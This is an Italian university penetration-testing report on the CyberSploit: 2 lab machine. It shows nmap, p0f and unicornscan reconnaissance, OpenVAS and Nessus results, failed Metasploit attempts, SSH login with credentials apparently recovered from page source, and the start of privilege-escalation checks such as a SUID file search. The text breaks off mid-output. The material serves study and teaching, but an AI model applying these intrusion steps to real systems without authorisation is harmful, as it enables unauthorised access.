CyberSploit: 2

Penetration Testing & Ethical Hacking
A.A 2023/2024

PROF. ARCANGELO CASTIGLIONE

Luigi Gallo -
0522501404

Outline


1. Ambiente Operativo
2. Information Gathering
3. Target Discovery
4. Enumeration Target
5. Vulnerability Mapping
6. Target Exploitation
7. Privilege escalation
8. Maintaning access
9. Conclusioni


Ambiente Operativo

Breve descrizione dell'ambiente simulato.


Ambiente operativo

Macchina attaccante
IP: 10.0.2.15





Rete NAT



CyberSploit: 2
IP: ???

Information Gathering


Processo che consiste nell'acquisire informazioni sull'asset.


Information Gathering

Query Google Dorking:

- intitle:"CyberSploit: 2"
- intext:"CyberSploit: 2"
- inurl:"CyberSploit: 2"
- inurl:“CyberSploit: 2” inurl“walkthrough”

Information Gathering





Target Discovery

Fase che si concentra individuare le macchine attive ed il loro sistema operativo.

Target Discovery

Indirizzo IP della macchina target:

```
┌──(root㉿kali)-[~]
└─# nmap -sP 10.0.2.15/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 15:59 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00059s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.0024s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.0021s latency).
MAC Address: 08:00:27:95:2B:31 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.6
Host is up (0.0020s latency).
MAC Address: 08:00:27:45:39:AF (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.35 seconds
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:95:2b:31      1      60  PCS Systemtechnik GmbH
10.0.2.6        08:00:27:45:39:af      1      60  PCS Systemtechnik GmbH
```

Target Discovery

OS fingerprinting passivo :

Mettiamo in ascolto l'interfaccia eth0 > p0f -i eth0


Lanciamo un comando curl per inviare una richiesta http > curl -X GET http://192.23.10.4/

```
.-[ 10.0.2.15/59800 → 10.0.2.6/80 (syn) ]-
|
| client   = 10.0.2.15/59800
| os       = Linux 2.2.x-3.x
| dist     = 0
| params   = generic
| raw_sig  = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
|
`---
```

```
.-[ 10.0.2.15/59800 → 10.0.2.6/80 (http response) ]-
|
| server   = 10.0.2.6/80
| app      = Apache 2.x
| lang     = none
| params   = none
| raw_sig  = 1:Date,Server,?Last-Modified,?ETag,Accept-Ranges=[bytes],?Content-Length,Content-Type:Connection,Keep-Alive:Apache/2.4.37 (centos)
|
`---
```

Target Discovery

OS fingerprinting attivo :



(SO basato su linux con versione del kernel tra 3.2 e 4.9.)

Enumeration Target

Fase che ci consente di identificare i servizi erogati dalla macchina target.

Enumeretion Target


Port scanning con nmap:

```
┌──(root㉿kali)-[~]
└─# nmap -sV 10.0.2.6 -p- -oX nmap_TCP_CyberSploit2_scan.xml
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 04:18 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.37 ((centos))
MAC Address: 08:00:27:45:39:AF (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.54 seconds
```

Enumeretion Target

Port scanning porte UDP con Unicornscan:

```
┌──(root㉿kali)-[~]
└─# unicornscan -mU -Iv 10.0.2.6:a -r 5000
adding 10.0.2.6/32 mode `UDPscan' ports `a' pps 5000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
sender statistics 4735.4 pps with 65545 packets sent total
listener statistics 0 packets recieved 0 packets droped and 0 interface drops
```



Enumeretion Target

Esecuzione della scansione delle directory del sito web presente sull'host 10.0.2.6 utilizzando Dirb.

Vulnerability Mapping

Fase che identifica vulnerabilità nei servizi esposti.

Vulnerability Mapping:

In questa fase sono stati utilizzati due strumenti:


- OpenVas
- Nessus

OpenVAS

Nessus
vulnerability scanner

Vulnerability Mapping: OpenVas

La scansione verrà effettuata con la modalità "Full and fast" e un QoD del 70% .




Vulnerability Mapping: OpenVas

- HTTP Debugging Methods (TRACE/TRACK) Enable
- ICMP Timestamp Reply Information Disclosure
- TCP Timestamps Information Disclosure
- Weak Encryption Algorithm(s) Supported (SSH)
- Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)

Vulnerability Mapping: Nessus

La scansione "Basic Network Scan" ha avuto una durata di 7 minuti.


Host	Vulnerabilities ▾
10.0.2.6	2 3 27



Vulnerability Mapping: Nessus

La scansione "Web Application Scan" ha avuto una durata di 7 minuti.

Host	Vulnerabilities ▾
10.0.2.6	1 12



Vulnerability Mapping: Nessus

- SSH Terrapin Prefix Truncation Weaknes
- SSH Server CBC Mode Ciphers Enabled

Target Exploitation

Fase che si concentra sullo sfruttare le vulnerabilità rilevate per trarne vantaggio.

Target Exploitation

Il sistema target presenta un livello di sicurezza complessivamente buono.

Le vulnerabilità identificate sono di lieve entità e non rappresentano un pericolo immediato per la sicurezza del sistema.

Impact

Vector 3.x	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Base Score 3.x	5.30
Severity 3.x	MEDIUM
Vector 2.0	AV:N/AC:L/Au:N/C:P/I:N/A:N
Base Score 2.0	5.00
Severity 2.0	MEDIUM

Quest'ultima, sebbene presente, non permette l'exploitation diretta del sistema, limitando il suo impatto potenziale.

Target Exploitation

La vulnerabilità più grave rilevata è "HTTP Debugging Methods (TRACE/TRACK)", un pericolo per la confidenzialità del server.

Target Exploitation: Armitage

Armitage è una GUI per il framework Metasploit che consente varie attività di automazione.

Attuale logo di Armitage

Per identificare le vulnerabilità e gli exploit utilizzabili sul nostro asset, ho effettuato una "Intense scan all TCP port" impostando l'Exploit Rank a "poor".

La scansione rileva vari attacchi, ma sono inefficaci poiché molti si basano su componenti non presenti nella macchina target.

Target Exploitation: Metasploit

Metasploit è un framework di sicurezza informatica utilizzato per lo sviluppo e l'esecuzione di exploit contro una macchina target.

L'utilizzo di Metasploit, rispetto ad Armitage, consente un approccio più preciso sia nella risoluzione degli errori sia nella ricerca degli exploit.

Target Exploitation: Metasploit


Il comando "search" permette di cercare exploit tramite parole chiave.
È stata creata una lista di parole chiave d'interesse:

- httpd
- http
- trace
- track
- apache
- centos
- weak key exchange
- ssh

Target Exploitation: Metasploit

L'analisi ha evidenziato pochi candidati validi, a causa della scarsa disponibilità di informazioni e dell'assenza di componenti software necessari.


Nessuno degli exploit testati si è rivelato efficace.




Target Exploitation:

Infine è stato testato un aproccio ad HOC.

Target Exploitation:






```
120
121     <!-- Optional JavaScript -->
122     <!-- jQuery first, then Popper.j
123     <script src="https://code.jquery
124     <script src="https://cdn.jsdeli
125     <script src="https://stackpath.b
126 <!----------ROT47---------->
127 </body>
128 </html>
```

Target Exploitation:


```
┌──(root㉿kali)-[~]
└─# ssh shailendra@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is SHA256:Ua5bYFU7jRE2PNF3w1hs2yrzHmyU7Q3FWj0xvMKZDro.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
shailendra@10.0.2.6's password:
Last login: Sun May 19 23:44:32 2024
[shailendra@localhost ~]$
```

Privilage Escalation

Questa fase consiste nell'ottenere ulteriori privilegi all'interno di un sistema target.

Privilage Escaltation verticale

Eseguendo un primo test di verifica dei privilegi, abbiamo riscontrato che l'utente "shailendra" non dispone dei permessi da superutente.



Privilage Escaltation

Sono stati ricercati tutti i file con il bit SETUID attivo, poiché potrebbero costituire potenziali vettori d'attacco.

```
[shailendra@localhost ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/crontab
/usr/sbin/grub2-set-bootflag
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[shailendra@localhost ~]$
```

Privilage Escaltation

Successivamente, si è proceduto con l'analisi dei file presenti sulla macchina.

```
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
[shailendra@localhost ~]$
```

```
[shailendra@localhost ~]$ cat /proc/self/cgroup
12:devices:/system.slice/sshd.service
11:memory:/user.slice/user-1001.slice/session-1.scope
10:pids:/user.slice/user-1001.slice/session-1.scope
9:rdma:/
8:cpuset:/
7:blkio:/system.slice/sshd.service
6:perf_event:/
5:hugetlb:/
4:freezer:/
